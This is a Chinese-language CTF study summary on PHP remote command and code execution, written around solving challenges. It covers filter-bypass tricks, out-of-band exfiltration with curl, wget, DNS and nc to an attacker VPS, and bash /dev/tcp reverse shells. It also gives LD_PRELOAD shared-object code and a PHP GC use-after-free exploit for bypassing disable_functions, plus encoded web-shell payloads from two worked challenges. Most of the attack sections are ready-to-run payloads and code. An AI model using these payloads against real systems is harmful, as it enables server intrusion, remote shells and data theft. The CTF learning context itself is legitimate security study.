# RCE小结

目录

[RCE小结 1](#_Toc10545)

[一、 基础知识 2](#_Toc16693)

[1. PHP命令执行函数 2](#_Toc20914)

[2. PHP代码执行函数 3](#_Toc20045)

[3. 命令拼接符 4](#_Toc26425)

[4. 注释符号 4](#_Toc25970)

[二、 解题思路 4](#_Toc28734)

[1. 绕过技巧 4](#_Toc24098)

[2. 无回显命令执行 9](#_Toc19854)

[3. 无参数命令执行 12](#_Toc26677)

[4. Disable\_functions绕过 14](#_Toc24817)

[三、 例题 18](#_Toc21080)

[1. 死亡ping命令 18](#_Toc2625)

[2. [极客大挑战 2019]RCE ME 21](#_Toc8538)

[四、 后记 25](#_Toc13829)

## 基础知识

在CTF中RCE(Remote Code/Command Exec)即远程命令/代码执行。命令执行是指通过提交恶意构造的参数破坏命令语句结构，从而达到执行恶意命令的目的。当用户可以控制命令执行函数中的参数是，将可注入恶意系统命令到正常命令中，造成命令执行攻击。

### PHP命令执行函数

#### system():

System()函数将结果直接输出，命令成功后返回输出的最后一行，失败返回False。

#### shell\_exec():

shell\_exec () 通过 shell 环境执行命令(这就意味着这个方法只能在linux或mac os的shell环境中运行)，并且将完整的输出以字符串的方式返回。如果执行过程中发生错误或者进程不产生输出，则返回 NULL。

#### exec()：

exec () 执行一个外部程序。返回命令执行结果的最后一行内容。不显示回显。如果想要获取命令的输出内容，请确保使用output 参数，或者利用这个函数来构建反弹shell。

exec()函数基本用法：

exec ( string $command [, array &$output [, int &$return\_var ]] )；

$command：表示要执行的命令。

$output:如果提供了 output 参数， 那么会用命令执行的输出填充此数组， 每行输出填充数组中的一个元素。

#### Passthru():

passthru — 执行外部程序并且显示原始输出。

#### 反引号：

反引号可以用来在PHP代码中直接执行系统命令，但是想要回显的话还需要一个 echo。如果题目代码中没有 echo，所以我们需要配合curl并使用VPS进行外带。

#### 花括号{command,}

#### echo命令

例： echo ls|sh

echo cat /flag|bash

### PHP代码执行函数

在PHP下，允许命令执行的函数有：eval()、assert()、preg\_replace()、\*\*${}\*\*等等。如果页面中存在这些函数并且对于用户没有做严格的过滤，那么就可能造成远程代码执行漏洞。

注意：${}执行代码（在双引号中倘若有${}出现，那么{}内的内容将被当做php代码块来执行。）  
方法：${php代码}

### 命令拼接符

在windows和linux下的命令拼接符有： ；、&、&&、|、||

PHP环境：%0a 换行符；%0d 回车符

### 注释符号

windows下的注释符为“::”，linux下的注释符为“#”，在bash脚本中用的比较多。

## **解题思路**

### 绕过技巧

#### 过滤cat、flag等关键字

代替关键字，如在linux系统下cat命令可以用以下命令来替代：

more:一页一页的显示档案内容

less:与 more 类似

head:查看头几行

tac:从最后一行开始显示，可以看出 tac 是 cat 的反向显示

tail:查看尾几行

nl：显示的时候，顺便输出行号

od:以二进制的方式读取档案内容

vi:一种编辑器，这个也可以查看

vim:一种编辑器，这个也可以查看

sort:可以查看

uniq:可以查看

file -f:报错出具体内容

sh /flag 2>%261 //报错出文件内容

#### **空格绕过**

利用 ${IFS},$IFS$9,<>,%20等绕过

#### **转义字符或引号**

例如：ca\t /fl\ag，cat fl’’ag

#### **偶读拼接绕过**

例：a=fl;b=ag;cat $a$b ======> cat flag;

#### **内联执行**

例：cat `ls` =======> cat flag.php;cat index.php (假设目录下有index.php和flag.php)

类似的还有$(command)

#### **编码绕过**

Base64编码

echo “flag{XXXX}”|base64 -d

16进制

echo “flag{XXXX}”|xxd -r -p|bash

-r -p 将纯16进制转储的反向输出打印为ASCII格式。

Shellcode 编码

#### **过滤文件名绕过**

通配符绕过：cat f\*\*\*

利用未初始化变量$u绕过： cat /etc$u/passwd

(可绕过CloudFlare WAF)

#### **读取文件**

* Curl [file:///flag](file://flag)
* String /flag
* Uniq -c /flag
* Bash -v /flag
* Rev /flag

#### **用[]匹配绕过关键字**

例：c[a]t =>cat

#### **grep绕过关键词过滤**

例：grep{ flag.php => grep{ f???????

#### **使用~$()构造数字**

例：$((~$(())))=-1，$(())=0

#### **过滤目录分隔符**


采用多个管道命令，执行多个命令来绕过；

例：cat /flag/flagg ====>cd flag;cat flagg;

#### **过滤分隔符**

可以使用%0a代替；PHP中还可用?>来代替最后一个; 。

#### **字符串长度受限**



\是指换行  
ls -t将文件按时间排序输出  
sh命令可以从一个文件中读取命令来执行

#### **无数字字母getshell**

思路：取反~、异或^、或运算|

取反：

<?php

$code = "\_GET";

echo urlencode(~$code);

?>

异或：

<?php

$flag = "s y s t e m";

$arr = explode(' ', $flag);

foreach ($arr as $key => $value) {

echo "%".dechex(ord($value)^0xff);

}

echo "^";

foreach ($arr as $key => $value) {

echo "%ff";

}

?>

### 无回显命令执行

#### Shell\_exec()等无回显函数

判断：利用sleep()判断；

利用：

1. 利用复制、压缩、写shell等方法，然后访问生成的对应文件；



#### **http通道**

在自己的公网服务器站点根目录写入php文件：

<?php

$data =$\_GET['data'];

$f = fopen("flag.txt", "w");

fwrite($f,$data);

fclose($f);

?>

之后在目标服务器发送下面其中任意一条payload:

curl http://\*.\*.\*.\*\*/record.php?data=`cat flag.php|base64`

wget http://\*.\*.\*.\*/record.php?data=`cat flag.php|base64`

解码得到flag。

#### **DNS通道**

利用 curl `command`.域名

例：

用<替换读取文件中的空格，且对输出结果base64编码

curl `cat<flag.php|base64`

拼接域名(最终构造结果)

curl `cat<flag.php|base64`.v4utm7.ceye.io

#### **反弹shell**

利用条件：目标服务器可以向可通信的而公网服务器发起http请求

#1.首先在公网服务器使用nc命令监听端口

nc -lvp 4444 或nc -vv -lp 4444

#2.然后在公网服务器上写一个文件(我写入到qwzf文件)，内容是下面命令

bash -i >& /dev/tcp/x.x.x.165/4444 0>&1


#3.最终浏览器上执行的payload(实际上就是在目标机执行curl x.x.x.165:8002/qwzf|bash)

ip=|curl x.x.x.165:8002/qwzf|bash

#### **msf反向回连**

利用条件：目标服务器可以向可通信的公网服务器发起http请求。

首先远程服务器用msf监听



目标服务器执行下面命令

ip=|bash -i >& /dev/tcp/xxxxx(vps公网ip)/4444 0>&1

#如果上面这条命令在浏览器上执行失败。那么要将上面这条命令写入公网服务器上的一个文件中，在msf开始监听后，在测试点执行下面命令

ip=|curl x.x.x.165:8002/qwzf|bash

之后在公网服务器接受shell,得到flag

sessions -i 1

shell

1. 使用nc

利用条件：要求目标服务器也有nc工具

#1.公网服务器监听4444端口

nc -tlp 4444

#2.目标服务器执行如下命令

ip=|nc -t x.x.x.165 4444 < flag.php

-u参数调整为udp,当tcp不能使用的时候使用

#1.公网服务器监听4444端口

nc -ulp 4444

#2.目标服务器执行如下命令

ip=|nc -u x.x.x.165 4444 < flag.php

1. curl上传文件读取源码


首先获取Collaborator Client分配给Burp的链接

然后拼接payload并在命令执行处提交

查看Collaborator Client收到的数据，得到flag

### 无参数命令执行

判断：题目有以下限制：



无参数顾名思义因为代码的限制，函数中不能有参数，这样我们往往通过函数的嵌套来绕过。

getenv():获取当前环境变量

Getallheaders():获取http头

session\_id()：可以获取到当前的会话ID

scandir():扫描当前目录下的文件,并以数组的形式返回

localeconv():返回一个包含本地数字及货币格式信息的数组,该数组的第一项就是'.'

current():返回当前数组的当前单元,默认值是第一个

可利用的函数还有很多，我们可以根据需求来相应的使用。

一个简单的例子：禁止套娃

.git泄漏拿到源码



发现有三层过滤，第二层就是无参数。

我们先想办法来构造payload读取当前的目录，根据以上给出的函数

用scandir()来扫描文件，用current()和localeconv()返回当前目录即：

payload: print\_r(scandir(pos(localeconv())));

接着，我们要读取flag.php的内容

array\_reverse():以相反的顺序返回数组


next():将数组中的内部指着指向下一个元素并输出

show\_source() 函数对文件进行语法高亮显示。


利用array\_reverse()将数组反向，在用next读取第二个数据

payload:print\_r(next(array\_reverse(scandir(pos(localeconv())))));

payload:show\_source(next(array\_reverse(scandir(pos(localeconv())))));



### Disable\_functions绕过



disable\_functions的bypass有很多方法，这里主要介绍比较常见的几种。

* Ld\_preload

利用场景：实现了代码执行，未实现命令执行，且没有禁用mail函数  
利用条件：  
（1）没有禁用mail函数。  
（2）站点根目录具有写文件权限  
或其他目录具有写文件权限，并且可以在url上跳转到其他目录访问上传的php文件  
或其他目录具有写文件权限，利用代码执行实现本地文件包含，包含最后要访问的php文件

**利用方法1：**

编写hack.c



用gcc转换为os文件

gcc -shared -fPIC hack.c -o getflag.so

将生成的os文件上传到/tmp目录下，同时上传引导的PHP文件



执行cmd=include(“shell.php”)，在/tmp/wx.txt拿到flag。

**利用方法2：**

步骤大致和方法一相同，不过可以连续执行任意命令。

编写hack.c并编译；

#include <stdlib.h>#include <stdio.h>#include <string.h>

int geteuid(){

const char\* cmdline = getenv("EVIL\_CMDLINE"); //获得系统的环境变量EVIL\_CMDLINE

if(getenv("LD\_PRELOAD") == NULL){ return 0; }

unsetenv("LD\_PRELOAD"); //删除系统变量

system(cmdline);

}

编写shell.php;

<?php

$cmd = $\_REQUEST["cmd"];

$out\_path = $\_REQUEST["outpath"];

$evil\_cmdline = $cmd." > ".$out\_path." 2>&1";

echo "<br /><b>cmdline: </b>".$evil\_cmdline;

putenv("EVIL\_CMDLINE=".$evil\_cmdline);

$so\_path = $\_REQUEST["sopath"];

putenv("LD\_PRELOAD=".$so\_path);

mail("", "", "", "");

echo "<br /><b>output: </b><br />".nl2br(file\_get\_contents($out\_path));

将两个文件上传到/tmp目录，执行文件包含并传入参数拿到flag.

**利用方法3：**

不劫持函数绕过，GCC 有个 C 语言扩展修饰符attribute((constructor))，可以让由它修饰的函数在 main() 之前执行，若它出现在共享对象中时，那么一旦共享对象被系统加载，立即将执行attribute((constructor)) 修饰的函数。那么只需要找到php环境中存在执行系统命令的函数、且putenv函数未被禁用的情况下，就可以绕过disable\_function。

编写hack.c，并编译；

#include <unistd.h>

void payload(void){

system("ls /var/www/html > /tmp/smity");

}

\_\_attribute\_\_ ((\_\_constructor\_\_)) void exec(void){

if (getenv("LD\_PRELOAD") == NULL){ return 0; }

unsetenv("LD\_PRELOAD");

payload();

return 0;

}

编写shell.php；

<?php

putenv("LD\_PRELOAD=/tmp/hack3.so");

mail('','','','');?>

上传在/tmp目录，执行文件包含访问，再查看/tmp/smity结果。

**利用方法4：**

直接使用蚁剑的插件在/var/www/html目录生成PHP文件（需要具有权限），然后用蚁剑连接，即可执行命令。

* GC UAF

**利用场景**：实现了代码执行，未实现命令执行  
**利用条件**：php版本：

7.1 - all versions to date

7.2 < 7.2.19 (released: 30 May 2019)

7.3 < 7.3.6 (released: 30 May 2019)

步骤：上传脚本，修改命令，文件包含访问脚本即可。

exp:

<https://github.com/mm0r1/exploits/blob/master/php7-gc-bypass/exploit.php>


* 利用未禁用函数（例如pcntl\_exec）

**利用场景**：实现了代码执行，未实现命令执行，且没有禁用pcntl\_exec函数  
**利用条件**：PHP 4 >= 4.2.0, PHP 5

**一般步骤**：

1. 利用蚁剑连接shell代码执行
2. 将下面的php代码传上去然后访问
3. 在公网服务器监听端口，实现反弹shell

用蚁剑连接一句话，传shell.php



公网服务器监听端口即可。

搭好环境才发现题目环境都是duocker，没有python也没有bash所以复现不了。。


绕过disable\_functions的方法还有很多，蚁剑的插件也很强大基本的类型都能适用。更多详情可以参考：

<https://blog.csdn.net/qq_44657899/article/details/109171760>


## **例题**

### 死亡ping命令


打开题目看起来是一道很经典的ping命令命令执行；




测试一下命令链接符；，|，& 发现都给过滤了




用%0a成功绕过，但是并没有回显




无回显的rce我们可以考虑用反弹shell来解，但是题目是docker并没有bash。于是尝试在自己的公网服务器上写一个.sh脚本，用nc监听其在目标机器上反弹的信息。




在靶机上下载1.sh




赋权限




在服务器上监听8089端口，在靶机上执行1.sh



找到了flag，之后我再写一个2.sh来反弹FLAG的内容拿到flag





### [极客大挑战 2019]RCE ME




根据源码可知，题目过滤了所有的数字和字母。由于还有payload还有长度限制，先用取反构造一个phpinfo()试试看。




Payload:


?code=(~%8F%97%8F%96%91%99%90)();

成功得到了phpinfo，并发现过滤了system()等函数；



考虑构造一个shell看看







Payload:

/?code=(~%9E%8C%8C%9A%8D%8B)(~%D7%9A%89%9E%93%D7%DB%A0%AF%B0%AC%AB%A4%9C%92%9B%A2%D6%D6);

用蚁剑链接




发现根目录下有flag和readflag文件，但是打开flag并没有东西，应该是要执行readflag来读取flag,但是因为过滤了很多函数，shell用不了，必须绕过。




解法一：

直接使用蚁剑的插件来绕过




执行readflag得到flag




解法二：uaf脚本


利用php7-gc-bypass漏洞利用PHP garbage collector程序中的堆溢出触发进而执行命令

将exp中执行的命令改为”/readflag”，利用蚁剑上传到/tmp/shell.php





再利用刚刚写入的一句话执行文件包含shell.php得到flag




解法三：

利用环境变量 LD\_preload + mail劫持so来执行系统命令绕过disable\_functions。


利用蚁剑上传bypass\_disablefunc.php和bypass\_disablefunc\_x64.so文件；

https://github.com/yangyangwithgnu/bypass\_disablefunc\_via\_LD\_PRELOAD



构造新的payload,得到flag

?code=${%fe%fe%fe%fe^%a1%b9%bb%aa}[\_](${%fe%fe%fe%fe^%a1%b9%bb%aa}[\_\_]);&\_=assert&\_\_=include(%27/tmp/bypass\_disablefunc.php%27)&cmd=/readflag&outpath=/tmp/tmpfile&sopath=/tmp/bypass\_disablefunc\_x64.so



## 后记

